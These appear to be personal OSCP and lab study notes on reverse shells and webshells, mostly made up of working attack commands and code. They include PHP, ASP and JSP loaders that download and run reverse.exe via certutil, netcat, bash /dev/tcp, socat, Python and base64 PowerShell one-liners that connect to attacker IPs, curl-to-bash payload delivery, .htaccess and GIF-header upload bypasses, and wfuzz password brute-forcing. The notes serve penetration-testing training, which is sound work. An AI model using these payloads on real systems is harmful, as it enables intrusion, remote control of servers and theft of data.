Here is what we did in OSCP-B .150 for priv esc. We had command execution using exploit, but nc didn't work, so we used busybox and it worked. Same busybox payload as before:

1. Then we run exploit. notice we had to use busybox, just like in the foothold
 - a. `python2 jdwp-shellifier.py -t 127.0.0.1 --cmd 'busybox nc 192.168.45.232 4444 -e /bin/bash'`

How to upload and execute reverse shell upload.php and run.php (Staged Reverse Shell via Web Execution)

The point of this strategy is to trigger the .exe reverse shell. It's not a PHP shell, so you can't just trigger it by accessing it on the web page. You need a run.php to trigger it.

Important: If the web server runs PHP, then try a variety of PHP shells first since it's much simpler than this strategy. For example, if you are targeting windows, try the PHP Ivan Sincek shell (from revshells.com) since it works well for windows.

- It is important to note that if a web server is running PHP, **then simply visiting a .php reverse shell via the web will trigger it (like visiting <http://10.10.10.10/reverse.php>).** So, no need for all this upload and run stuff. But, this is a really good strategy if PHP rev shells are blocked or are just not working, and you need to switch to like a .exe shell

Another name for this would be "**Staged Reverse Shell via Web Execution**" since it comes in multiple "stages" and involves web execution

This only works though if the website is running PHP. Possibly could work if you change upload.php and run.php to another language, but this is never seen. I asked chatGPT to generate upload.php for this case, and you can look at that sub-section below

And this only works for .exe payloads, but I asked chatGPT to create run.php for non .exe payloads, so you could possibly try that in case the target machine is a Linux

First seen in this [AuthBy](#) PG Practice

Also seen in the [Slort](#) PG Practice

Step 1: Generate reverse shell executable

Put it in a file called `reverse.exe`

Step 2: Prepare PHP scripts to deliver & execute the payload

You create two PHP scripts:

`upload.php`

```
<?php  
$download = system('certutil.exe -urlcache -split -f http://192.168.49.243:80/reverse.exe  
reverse.exe', $val)  
?>
```

When this script runs, it will try and download the reverse.exe from **your local Kali** (replace the **192.168.49.243:80**) and save it on its own server as `reverse.exe`

- The 80 is for port 80, so replace it with whatever you are use for python host

This uses Windows built-in certutil.exe to:

- `-urlcache -split -f`: download a file from a remote URL.
- Downloads your reverse shell executable (`reverse.exe`) from your Kali machine.
- Saves it as `reverse.exe` on the target.

So this script pulls the malware onto the victim machine.

In this script, `$val` will contain 0 if the command succeeded, or a non-zero value if it failed.

`run.php`

```
<?php  
$exec = system('reverse.exe', $val)  
?>  
- system() causes PHP to immediately print the output of the command as it comes in (this  
is different from exec(), which captures it silently).
```

This executes `reverse.exe` on the victim machine, triggering the reverse shell.

This is how to execute a reverse shell using PHP code

Note:

- In the [MedJed](#) PG Practice, we saw another `run.php` file
 - `<?php`
 - `$exec = system('C:/Users/Jerren/Desktop/reverse.exe', $val)`
 - `?>`
 - `$val` is an optional second parameter to `system()`.
 - It captures the exit status code of the executed command.
 - In this script, `$val` will contain 0 if the command succeeded, or a non-zero value if it failed.

HERE ARE SOME ALTERNATIVES TO `system()` (like in case `system()` is blocked):

- **exec()** – captures output instead of printing it.
 - `exec('reverse.exe', $output, $exit_code);`
 - So just make sure to include a `$output` variable
- **shell_exec()** – returns the entire output as a string.
 - `$output = shell_exec('reverse.exe');`
- **passthru()** – like system() but used for raw binary output (e.g. images, compiled output).
 - `passthru('reverse.exe', $exit_code);`

Step 3: Upload scripts onto Web Server and then open a python host with your reverse.exe

- `sudo python3 -m http.server 80`
 - Make sure the port matches whatever the port is on upload.php

Step 4: Trigger the scripts via web server

Visit in browser:

<http://target/upload.php>

- This runs certutil.exe on the server, which pulls down your reverse.exe from your Kali machine.

Open listener

- `rlwrap nc -lvp 80`

Next, visit:

<http://target/run.php>

- This executes reverse.exe, which then connects back to you.
- Open listener first

What run.php looks like for non .exe payloads

This is purely theoretical, but if we wanted to use a payload other than .exe, for example against a Linux Machine, then maybe we can edit **run.php** to look like this:

Widows Targets

bat file (Batch script)

```
<?php
$exec = system('cmd /c reverse.bat', $val);
?>
```

ps1 file (PowerShell script)

```
<?php
$exec = system('powershell -ExecutionPolicy Bypass -File reverse.ps1', $val);
?>
```

vbs file (VBScript)

```
<?php
$exec = system('wscript.exe reverse.vbs', $val);
?>
```

dll file (DLL executed via rundll32)

Assumes the DLL has an exported function like main

```
<?php
$exec = system('rundll32 reverse.dll,main', $val);
?>
```

Linux Targets

.sh file (Shell script)

```
<?php
$exec = system('bash reverse.sh', $val);
?>
```

Or if it's executable:

```
<?php
$exec = system('./reverse.sh', $val);
?>
```

ELF binary (compiled Linux executable)

```
<?php
$exec = system('./reverse', $val);
?>
```

.py file (Python script)

```
<?php
$exec = system('python3 reverse.py', $val);
?>
```

.pl file (Perl script)

```
<?php
$exec = system('perl reverse.pl', $val);
?>
```

```
.rb file (Ruby script)
<?php
$exec = system('ruby reverse.rb', $val);
?>
```

Notes:

- Always make sure the interpreter (python3, perl, bash, etc.) exists on the target.
- You can check phpinfo() for disable_functions that may block system(). Alternatives like exec(), shell_exec(), or popen() may work instead.
- For Linux/Unix, if the file is not executable, you may need to chmod +x it before running.

What upload.php looks like for non-php languages

Here is what it might look like if we used another language other than PHP

ASP (Classic ASP) – Windows Server:

upload.asp – downloads reverse.exe:

```
<%
Set oShell = CreateObject("WScript.Shell")
oShell.Run "cmd /c certutil.exe -urlcache -split -f http://192.168.49.243/reverse.exe reverse.exe",
0, True
%>
```

run.asp – executes reverse.exe:

```
<%
Set oShell = CreateObject("WScript.Shell")
oShell.Run "cmd /c reverse.exe", 0, True
%>
```

JSP (Java Server Pages)

upload.jsp:

```
<%
try {
    Runtime.getRuntime().exec("certutil.exe -urlcache -split -f
http://192.168.49.243/reverse.exe reverse.exe");
```

```
    } catch(Exception e) {
        out.println(e.toString());
    }
%>
```

run.jsp:

```
<%
try {
    Runtime.getRuntime().exec("reverse.exe");
} catch(Exception e) {
    out.println(e.toString());
}
%>
```

Getting a Reverse Shell

USE PENELOPE:

- <https://github.com/brightio/penelope>

How to get to Menu or exit FOR penelope:

- For Linux, you can do **Fn + F12** to get to menu
- For Powershell, **Fn + F12** doesn't work so do **CTRL + D** instead

MSFVENOM linux reverse shell:

.elf

- msfvenom -p **linux/x86/shell_reverse_tcp** LHOST=<IP> LPORT=<PORT> -f elf > shell.elf

.sh

- msfvenom -p **cmd/unix/reverse_bash** LHOST=192.168.45.169 LPORT=9090 -f raw > reverse.sh
 - From [Fired](#) PG Practice

Cool tool to see different available reverse shells:

- <https://github.com/mthbernardes/rsg>

Some reverse shells and webshells are already included in Kali by default:

- Located in `/usr/share/webshells`
 - Includes directories like php and perl
- If you want the php rev shell, do this:
 - `cp /usr/share/webshells/php/php-reverse-shell.php .`
 - `nano php-reverse-shell.php`
 - Do this to edit the IP address and port

Reverse shell github cheatsheet

- **IMPORTANT:** Your operating system matters. Some scripts will have a "cmd" argument and if you're on Linux, it should be `"/bin/bash"` and then if you are on windows it should be `"cmd.exe"`

Remember to set up a listener as such (netcat):

- `rlwrap nc -lvp 80`
 - Be sure to use `'sudo'` when setting up your listener for ports under 1024.
 - I REALLY RECOMMEND you use a common port for reverse shell that the target machine is already using, since it's less likely to be blocked. They sometimes block ports like 4444
 - rlwrap allows for arrow keys and tab complete and makes it so much better!
 - **IMPORTANT: USE rlwrap!**
 - l : Listening mode.
 - v : Verbose mode. Displays status messages in more detail.
 - n : Numeric-only IP address. No hostname resolution. DNS is not being used.
 - p : Port. Use to specify a particular port for listening

Forcing `/bin/bash` or `/bin/sh`:

- I must have gotten distracted and not finished this section, but I vaguely remember a command used to force `/bin/bash` instead of `/bin/sh` or vice versa. Probably from a PG Play box

Here is a unique Netcat Reverse Shell:

Try this one if a regular Reverse Shell doesn't work!

This one uses /bin/sh while the bash one uses /bin/bash. **If a bash one doesn't work, try using one that uses /bin/sh, like the one below or any other one.** You can do "CTRL + F" on this website:

<https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet>

It has been used in the **Celestial and Cronos HTB** (and also used in the [Shakabrah](#) PG Play) At least for the Cronos, a normal Bash didn't work, while this one did

- `rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 10.10.10.10 4444 > /tmp/f`
 - `rm /tmp/f; mkfifo /tmp/f;`
 - Removes any existing file named /tmp/f and creates a named pipe (FIFO) at /tmp/f.
 - A named pipe allows one process to write data and another to read it asynchronously.
 - `cat /tmp/f | /bin/sh -i 2>&1:`
 - Reads input from the pipe (/tmp/f) using cat, and pipes it into an interactive shell (/bin/sh -i).
 - The 2>&1 redirects the shell's standard error (descriptor 2) to standard output (descriptor 1), ensuring all output (stdout and stderr) goes through the same stream.
 - `| nc <attacker-ip> <attacker-port>:`
 - Uses Netcat (nc) to connect to the attacker's machine at the specified IP and port.
 - Any input received from the attacker's connection is sent to the shell, and the shell's output is sent back to the attacker.
 - `> /tmp/f:`
 - Sends any output from the reverse shell back into the named pipe (/tmp/f), completing the loop.

Reverse shell via arbitrary code execution

If we are allowed to run arbitrary code (as shown in Codify HTB, where we were inside a JavaScript sandbox but we escaped and could run terminal code as the host), but it doesn't allow us to run a reverse shell directly, we can **host a reverse shell via python**, and then make the host (target) **curl our reverse shell and then run it directly**, allowing us to get a reverse shell.

1. `echo -e 'bash -i >& /dev/tcp/10.10.10.10/4444 0>&1' > rev.sh`
2. `python3 -m http.server 8081`
3. `nc -lvp 4444`
4. Run this command:
 - a. `curl http://10.10.10.10:8081/rev.sh|bash`

- b. Make sure to replace the IP with your IP, and then the port with your **PYTHON** port, not your reverse shell port

Bash reverse shell (used for command injection) (from Headless HTB):

- nc 10.10.14.41 4444 -e /bin/bash
- +nc+10.10.14.41+4444+-e+/bin/bash
 - For URL encoding

Lateral Movement:

- We can use this to read many files at the same time for interesting stuff when we see many interesting file in the current directory we are in:
 - `cat * | grep -i passw*`
 - The -i flag in the grep command stands for "ignore case".

PHP Shell:

- Vulnerable functions include: eval(), include(), or exec()
- One that can be found locally and worked was
/usr/share/webshells/php/php-reverse-shell.php
 - You can do `cp /usr/share/webshells/php/php-reverse-shell.php ~`
 - This copies the php-reverse-shell into home (~)
- <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>
- You can also do this to download it to a file:
 - `curl -o [FILENAME].php`
<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>
 - REMEMBER TO CHANGE THE IP AND PORT NUMBER
 - And remember to make the IP equal to the IP of YOUR MACHINE, not the target machines! Since the reverse shell will be sent back to YOU

Background Jobs:

- Sometimes, we will use CTRL + Z to background a shell. And then here is how to get the shell back from the background
 - `jobs`

- This will list all the current jobs in background
 - **fg [number]**
 - Replace number with the number associated with the job that you want to use from the background
 - Typing **fg** without any arguments will get most recent background job
-

Upgrading Reverse Shell

USE PENELOPE:

- <https://github.com/brightio/penelope>

Important: When setting up a reverse shell, make sure to set the IP to YOUR IP, and not the target machine, since the reverse shell will be sent back to you!

How to upgrade shell guide

- <https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/>

Another guide: <https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell>

Tip:

- If the **/bin/bash** doesn't work, just try replacing it with **/bin/sh**

Here's what I do:

```
rlwrap nc -lvpn 4444
python3 -c 'import pty;pty.spawn("/bin/bash")'
- python3 -c 'import pty; pty.spawn("/bin/sh")'
- the "sh" alternative
stty raw -echo
```

Here's an example from this [Katana PG Play writeup](#)

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmp
export TERM=xterm-256color
```

I then used **Ctrl+Z** to background the process

```
stty raw -echo ; fg ; reset  
stty columns 200 rows 200
```

Here's what they do in HTB:

```
rlwrap nc -lvpn 4444  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
- python3 -c 'import pty; pty.spawn("/bin/sh")'  
- the "sh" alternative  
ctrl+z  
stty raw -echo  
fg  
reset  
xterm
```

Here's another one:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'  
- python3 -c 'import pty; pty.spawn("/bin/sh")'  
- the "sh" alternative  
export TERM=xterm  
CTRL + Z  
stty raw -echo; fg
```

Using Python:

- Once inside a machine, run "**which python**" to see if python installed
 - Or try **which python2** or **which python3**
- Run interactive shell: **python -c "import pty; pty.spawn('bash')"**
- If python doesn't work, try python 2 or 3
 - **python2 -c 'import pty;pty.spawn("/bin/bash")'**
 - **python2 -c 'import pty;pty.spawn("/bin/sh")'**
 - **python3 -c 'import pty;pty.spawn("/bin/bash")'**
 - **python3 -c 'import pty;pty.spawn("/bin/sh")'**

After using Python, here's how to use **stty** to allow copy and paste and tab autocomplete:

- **stty raw -echo**
 - raw: Passes input directly to the shell without processing it.
 - echo: Prevents your input from being echoed (displayed) back.
- **export TERM=xterm**

- This enables advanced terminal features like cursor movement, colors, and line editing.
- run **CTRL + Z** to background the shell
- run **fg**, which gets the most recent shell from background
- To test if **stty** worked, it should not copy the commands when you use them. Like if you use "**ls**", it shouldn't echo that command.

Use Bash to stabilize (if python don't work):

- **script /dev/null -c bash**

Use Perl

Check if Perl exists:

- **which perl**

Run this command on the target to upgrade the shell:

- **perl -e 'exec "/bin/bash";'**
- **perl -e 'exec "/bin/sh";'**

Using nc to stabilize (upon looking again, this seems to start a new reverse shell, not stabilize it):

- **which nc**
- **/bin/bash -i | nc ATTACKER_IP 4444**

Socat:

On your attacker machine:

- **socat file:`tty`,raw,echo=0 tcp-listen:4444**

On the target machine (if socat is available):

- **socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:ATTACKER_IP:4444**

If socat is not installed, you can try to upload a static binary of socat to the target.

Uploading reverse shells and webshells to websites

In the **Relia Challenge Lab** machine **192.168.xxx.246**, we learned a VERY important technique. We had access to the machine via another account, but we wanted access to the account that was running the website (www-data). So we wanted to upload reverse shell and trigger it. We already had LFI, so we just had to upload and trigger it via LFI. We needed LFI since there was not upload function on the website, and we would have to use the other user account to upload to the machine directly (via terminal) and then find it using LFI

BUT, when we uploaded reverse shell to /tmp, it the shell didn't work. This might because www-data doesn't have permissions to access /tmp.

SO, we should always upload to /dev/shm, which is usually a directory that EVERYONE has access to, including www-data. So uploaded it there, accessed via LFI, and then got a shell. www-data ended up being able to use sudo for anything so we just ran sudo -i to get root!

<https://gist.github.com/joswr1ght/22f40787de19d80d110b37fb79ac3985>

- My favorite PHP webshell since it has a nice web interface
- I used in **Relia .249**

IMPORTANT: When putting a reverse shell in a URL (like copy and pasting the one-liner into URL), if it doesn't work then try URL-encoding it

IMPORTANT: When uploading Reverse Shell (or doing one-liner rev shells in URL), if you have command execution, you can use the "which" command to see what is installed on the target machine. Like if they have python for example, then you know they can use python reverse shell

Webshell:

- Quite different from a reverse shell. Web Shells provide an attacker with remote access to a web server. It is usually interacted with through HTTP requests, like in the URL. It doesn't require connecting back to the attacker's system, since the Web shell stays on the target's web server, and you interact with it through the target's web server

Webshell collection:

- <https://github.com/TheBinitGhimire/Web-Shells>

Some reverse shells and webshells are already included in Kali by default:

- Located in `/usr/share/webshells`
 - Includes directories like php and perl
- If you want the php rev shell, do this:
 - `cp /usr/share/webshells/php/php-reverse-shell.php .`
 - `nano php-reverse-shell.php`
 - Do this to edit the IP address and port

How to use Web Shells:

- Once you get a webshell, use it in the URL as such: `?cmd=`
- Ex. `/uploads/shell.php?cmd=id`

When you upload a reverse shell to a web server and then access it using RFI, here's how to check if it accepts executable files, or only plain text

- `<?php echo "RFI test successful"; ?>`

How to reverse shell from a web shell:

- This is from the Validation HTB
- First find a way to inject a webshell into something like `/var/www/html/shell.php`
- That means you can run commands like this: `curl http://10.10.11.116/shell.php?cmd=id`
 - If your commands don't work, try using the "`--data-urlencode`" flag, like this:
 - `http://192.168.50.11/project/uploads/users/420919-backdoor.php --data-urlencode "cmd=which nc"`
- `nc -nlvp 4444`
- `curl http://[target IP]/shell.php --data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/[local IP]/[listening port] 0>&1"`
 - Replace shell.php with whatever web shell file you did
- We can also check if netcat is installed, and if it is, we can do this:
 - Check if netcat is installed
 - `curl http://[target IP]/shell.php --data-urlencode "cmd=which nc"`
 - If it outputs a file path, then net cat is installed
 - Start listener

- nc -nlvp 4444
- Exploit using netcat
 - curl http://[target IP]/shell.php --data-urlencode "cmd=nc -nv 192.168.50.129 4444 -e /bin/bash"

Uploading PHP reverse shells:

- You can test to see PHP file uploads are allowed and will run the PHP code by uploading the following payload:
 - echo "<?php phpinfo(); ?>" > test.php
 - This puts the payload into a file called test.php
 - If upon running we see the phpinfo() output, we know it is vulnerable to PHP payload
- Once you upload them, they might not run immediately. They might sometimes just be stored. So, you will have to find out where they are located, and you can do this by URL path enumeration. You might find something like /uploads
- And even if /uploads is forbidden and doesn't allow access, you can just try accessing it like: http://[IP]/uploads/file_name.php
- And then even if the website doesn't load, check your listener to see if it worked

Here is a step by step process of how to get reverse shell when we are allowed to upload files to a web server but the files aren't run (PHP). This is from **Base Tier 2 Starting point**

Spoiler: It actually just works fine if you upload a reverse shell and then open the reverse shell!

1. First, we have to find out where the files are uploaded. In the HTB, they are uploaded to /uploaded. We can find this from using ffuf and looking for any directories related to uploading
2. echo "<?php phpinfo(); ?>" > test.php
 - a. Run this command to test if we are allowed to run php files, and if we are able to execute the files. This should display the phpinfo()
3. Upload the file test.php, and then try running the file. In HTB, we could go to /uploaded and then just click on the file
4. If that works, then we can try to upload a web shell that will allow code execution. We want the following payload: <?php echo system(\$_REQUEST['cmd']);?>
 - a. But, since we can't use echo due to the " around cmd, we will have to manually create a file called **webshell.php** and then nano and add the payload
 - b. **This is an example of how to create a webshell. We can also get a webshell by searching "Webshell github" or something specific like "PHP webshell"**
5. Now, upload webshell.php, and access the file.

6. When you click on the file, you should see something like this in the URL:
 - `http://10.129.235.51/_uploaded/webshell.php`
 - It looks like nothing is happening, so then we edit the URL to run any code we want
 7. In the url, we add the "cmd" parameter, and then the value is the code we want. For example:
 - a. `http://10.129.235.51/_uploaded/webshell.php?cmd=id`
 - i. The page should display the output of the id command
 8. We can then send a request to Burpsuite repeater to try different commands. If we have a GET request right now, use repeater to change it to a POST request. Right-click inside the Request body box, and click on the "Change request method" in order to convert this HTTP GET request to an HTTP POST request.
 9. Set up a necat listener: `rlwrap nc -lvpn 4444`
 10. In the repeater tab, we can alter the request and set the following reverse shell payload as a value for the cmd parameter. This reverse shell payload will make the remote host connect back to us with an interactive bash shell on the specified port that we are listening on.
 - a. `/bin/bash -c 'bash -i >& /dev/tcp/YOUR_IP_ADDRESS/LISTENING_PORT 0>&1'`
-

How to bypass extension restrictions for file upload (including rev shell) on Apache by using .htaccess

In the [Access](#) PG Practice, we tried uploading a .php shell, but it said we can't upload anything in .php format.

John Hammond has a [video](#) to explain it well.

From here, we uploaded a php shell but we just faked the extension like `shell.xxx`, which sometimes works since the computer often ignores the extension and recognizes the php code so it can run the PHP shell fine.

But THIS time, it actually looks at the extension. We know since it prints out the shell code when we try accessing the php shell on the website, instead of running it. This is because it doesn't recognize the `.xxx` extension

So, to make the computer recognize this extension, we can use the .htaccess file on Apache to basically tell Apache to treat any file ending in .xxx as PHP code.

1. `echo "AddType application/x-httpd-php .xxx" > .htaccess`
 - `AddType`
 - Apache directive that tells the server: “treat files with this extension as this MIME type.”
 - `application/x-httpd-php`
 - This is the MIME type Apache associates with PHP.
 - When Apache sees this, it knows: “hand this file off to the PHP interpreter.”
 - `.xxx`
 - This is the file extension we are mapping.
 - Meaning: any file ending in .xxx will now be processed as PHP code.
2. Upload the .htaccess file
3. The ".htaccess" file wasn't shown in the "/uploads" directory because it is a hidden file. But after uploading it, I could see the **web shell** we uploaded just now had been **rendered** when we tried accessing it. The server now renders the ".xxx" extension as PHP. And it allowed me to perform command execution.
4. Now we can use **powercat.ps1** (instead of nc.exe) to upgrade from web shell to reverse shell connection.
5. First, we need to get powercat.ps1 in our Kali and then host on python
 - a. `python3 -m http.server 80`
6. Start listener
 - a. `sudo rlwrap nc -lvp 80`
7. Then we run this command in the webshell
 - a. Powershell IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.49.211/powercat.ps1');powercat -c 192.168.49.211 -p 80 -e cmd
 - i. We need the "**Powershell**" command at the start in order to run the following command as powershell. This is because webshells are likely in CMD format, and the command is in powershell so we need to specify powershell

What it does:

1. .htaccess is a per-directory config file Apache interprets.
2. The line tells Apache: “treat any file ending in .xxx as PHP code.”

3. Normally, Apache only executes files with .php, .php5, etc.
4. If upload restrictions block .php files but allow odd extensions (e.g., .xxx), the server wouldn't normally run them.
5. But with this .htaccess trick, you force Apache to interpret .xxx as PHP.

How it works:

1. Apache checks .htaccess for AddType directives.
2. PHP is registered with Apache as the handler for application/x-httdp-php.
3. You basically “teach” Apache to treat your fake extension as PHP code.

When it doesn't work:

1. If .htaccess files are disabled in Apache (AllowOverride None).
 2. If the web server isn't Apache or doesn't support .htaccess (e.g., Nginx, IIS).
 3. If the app sanitizes uploads to block .htaccess.
 4. If PHP isn't running as an Apache module (e.g., php-fpm with Nginx).
-

Uploading reverse shell as an image using GIF signature

From the [Blogger](#) PG Play, we were able to leave a comment in the website as well as add an image.

We first tried just changing the file extension from .php to .gif and this might work on some websites, but not this one

And then we tried adding the GIF signature to the top of the reverse shell file. This tells the backend that this is a GIF. And we kept the file extension .php

```
(root@serv-vm) [~/OffSec/OSCP/Play/Blogger]
# cat shell.php
GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net
//
```

- The GIF signature is **GIF89a;**

And then once we uploaded it, we could click on "shell.php" in the comments, which executed the reverse shell and we got foothold

Upgrading webshell to reverse shell

Using nc

On **OSCP 19.3.2. Plink video**, we saw a neat way to use a webshell to get a reverse shell back to the Kali machine. **Here's how to do it on a Linux target (instead of windows)**:

This down below also was used in [Cockpit](#) PG Practice

1. Host nc (or any reverse shell payload) on Python server from Kali:
 - a. You can use the built-in netcat already on Kali.
 - b. Start the HTTP server to host the binary:
 - i. `python3 -m http.server 80`
2. On the Linux webshell, run:
 - a. Use wget or curl to download nc:
 - i. `wget http://192.168.118.4/nc -O /tmp/nc`
 - ii. `chmod +x /tmp/nc`
 1. If this you are able to successfully upload to /tmp but the shell doesn't trigger, then try moving it to `/dev/shm`, since it's usually accessible by everyone, even www-data. We had to use this instead of /tmp in Relia Challenge Lab .246
 - iii. This downloads the nc binary to /tmp/ and makes it executable.
 - b. You could also use curl:
 - i. `curl -o /tmp/nc http://192.168.118.4/nc && chmod +x /tmp/nc`
 - Change it to `/dev/shm` if needed
3. Then use that /tmp/nc you just downloaded to connect back to Kali:
 - a. Run the reverse shell:
 - i. `/tmp/nc 192.168.118.4 4446 -e /bin/bash`
 1. Change it to `/dev/shm` if needed

- ii. This sends a reverse shell from the Linux machine to your Kali listener on port 4446.

Using python

In this [Nukem](#) PG Practice, they got a PHP web shell. And then they enumerated Python version. And then they used a python rev shell (with URL encode) to get a reverse shell

- ?cmd=id
 - ?cmd=python3%20--version
 - ?cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22192.168.45.181%22,80));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22bash%22)%27
-

Encoding Reverse Shells in Base64 for powershell

In the **Umbraco** section of the AD Pen Testing notes, we used the already Base64 encoded powershell rev shell from [revshells.com](#)

From OSCP (9.3.1. Using Executable Files)

Let's use a PowerShell one-liner for our reverse shell. Since there are several special characters in the reverse shell one-liner, we will encode the string with base64. We can use PowerShell or an online converter(<https://www.base64encode.org/>) to perform the encoding.

In this demonstration, we'll use PowerShell on our Kali machine to encode the reverse shell one-liner. First, let's create the variable \$Text, which will be used for storing the reverse shell one-liner as a string. Then, we can use the method convert and the property Unicode from the class Encoding to encode the contents of the \$Text variable.

```

kali㉿kali:~$ pwsh
PowerShell 7.1.3
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS> $Text = '$client = New-Object System.Net.Sockets.TCPClient("192.168.119.3",4444);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,
$sendbyte.Length);$stream.Flush()};$client.Close()'

PS> $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)

PS> $EncodedText =[Convert]::ToBase64String($Bytes)

PS> $EncodedText
JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOAGUAdAAuAFM
AbwBjAGsAZQB0
...
AYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAG
wAaQBLAG4AdAAuAEMAbABvAHMAZQoACkA

PS> exit

```

Listing 33 - Encoding the oneliner in PowerShell on Linux

As shown in Listing 33, the \$EncodedText variable contains the encoded reverse shell one-liner. Let's use curl to execute the encoded one-liner via the uploaded simple-backdoor.php. We can add the base64 encoded string for the powershell command using the -enc parameter. We'll also need to use URL encoding for the spaces.

```

kali㉿kali:~$ curl http://192.168.50.189/meteor/uploads/simple-backdoor.php?
cmd=powershell%20-
enc%20JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABLAG0ALgBOAGUAd
AAuAFMAbwBjAGsAZQB0
...
AYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAG
wAaQBLAG4AdAAuAEMAbABvAHMAZQoACkA

```

Listing 34 - Using curl to send the base64 encoded reverse shell oneliner

After executing the command, we should receive an incoming reverse shell in the second terminal where Netcat is listening.

```
kali㉿kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.3] from (UNKNOWN) [192.168.50.189] 50603
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0 2:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 192.168.50.189
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.50.254

PS C:\xampp\htdocs\meteor\uploads> whoami
nt authority\system
```

Listing 35 - Incoming reverse shell

Listing 35 shows that we received a reverse shell through the base64 encoded reverse shell one-liner. Great!

Brute force login page using WFuzz

```
wfuzz -z file/usr/share/wordlists/rockyou.txt -d "username=admin&password=FUZZ" --hw 17
http://192.168.165.195/login.php
```

- "**--hw 17**" filters out pages with 17 words, to filter out false alarms. So change that number to whatever the false alarms are

IMPORTANT: This is from [DC-4](#) PG Play, and it was weird since the **main page**, the **/index.php** page, and the **/login.php** page all looked the same. But only the **.login.php** page actually worked. So if you have multiple pages that all look the same, try brute forcing them all and one might work

Command explained:

- **-z file,/usr/share/wordlists/rockyou.txt**
 - **-z** specifies the payload source.
 - **file,/usr/share/wordlists/rockyou.txt**: use the contents of this file (a wordlist) as payloads.
 - This means each line in rockyou.txt will be substituted into the FUZZ keyword.
 - **-d "username=admin&password=FUZZ"**
 - **-d** is used to send a POST request with data (like a form).
 - The payload for **password=FUZZ** means wfuzz will try each word from rockyou.txt as the password, keeping the username admin constant.
 - This is a **POST-based** brute-force login attack.
 - **--hw 17**
 - This tells wfuzz to hide responses that have a response with exactly **17** words.
 - Stands for "hide words"
-

FFUF

Used for Web Fuzzing/Directory Enumeration

```
--help      Do not execute one (overfuzz) tests
-recurse    Scan recursively. Only FUZZ keyword is supported, and URL (-u) has to end in it. (default: false)
-recurse-depth Maximum recursion depth. (default: 0) If no RICO installation in the themes folder, RICO uses Twig for template
-recurse-strategy Recursion strategy: "default" for a redirect based, and "greedy" to recurse on all matches (default: default)
-replay-proxy Replay matched requests using this proxy.
```

- FFUF does allow recursion but it's slow so just re-run FFUF on specific folders if you find them

IMPORTANT:

- Here is how to **download the SecLists** inside of /usr/share/wordlists/SecLists
 - `sudo git clone https://github.com/danielmiessler/SecLists.git /usr/share/wordlists/SecLists`

- If you want to find more files, add extensions! Some things like /admin.php won't show up if you don't add extensions, since enumerating /admin sometimes won't be configured to go to /admin.php
- So, you will have to add extensions. In GoBuster, you do "**-x php,html,txt**" and in ffuf you do "**-e .php,.js,.json,.html,.txt**"
- If you don't add extensions, then you risk the chance of not finding stuff. Don't add too many extensions though, or else it will make the search too long

Guide on ffuf (it's good for both directory enumeration AND subdomain enumeration)

Note:

- If there's a website on port 8080, you will have to specify the port in the URL, like:
 - `http://10.10.10.10:8080/FUZZ`

Basic URL Fuzzing (finding URL paths):

`ffuf -u http://10.10.10.10/FUZZ -w`

`/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt -ic`

- I like this wordlist better than the dirbuster wordlist
- I heard it's really good for OSCP. For example, it found the vulnerable directory in Relia Challenge Lab .246 that the dirbuster one couldn't find

`ffuf -u http://10.10.10.10/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -ic`

`ffuf -u http://10.10.10.10/FUZZ -w /usr/share/wordlists/dirb/big.txt -ic`

- If you are dealing with a virtual host, put the domain instead of the IP
- If you want to speed it up, add **-t 100**. The default is 40
- The flag **-ic** ignores the wordlist comments which are useless
- Here, the keyword "FUZZ" is a placeholder and it's where all the words from the wordlist go
- For **RECURSION**, add the **--recursion -recursion-depth 2** anywhere in the command, and replace "2" with any number
- You can use "**-e .php,.js,.json,.html,.txt**" to specify file types
 - Make sure to add the `".` before the file types

For adding/overwrite HTTP headers:

`-H "X-Forwarded-For: 10.10.10.10"`

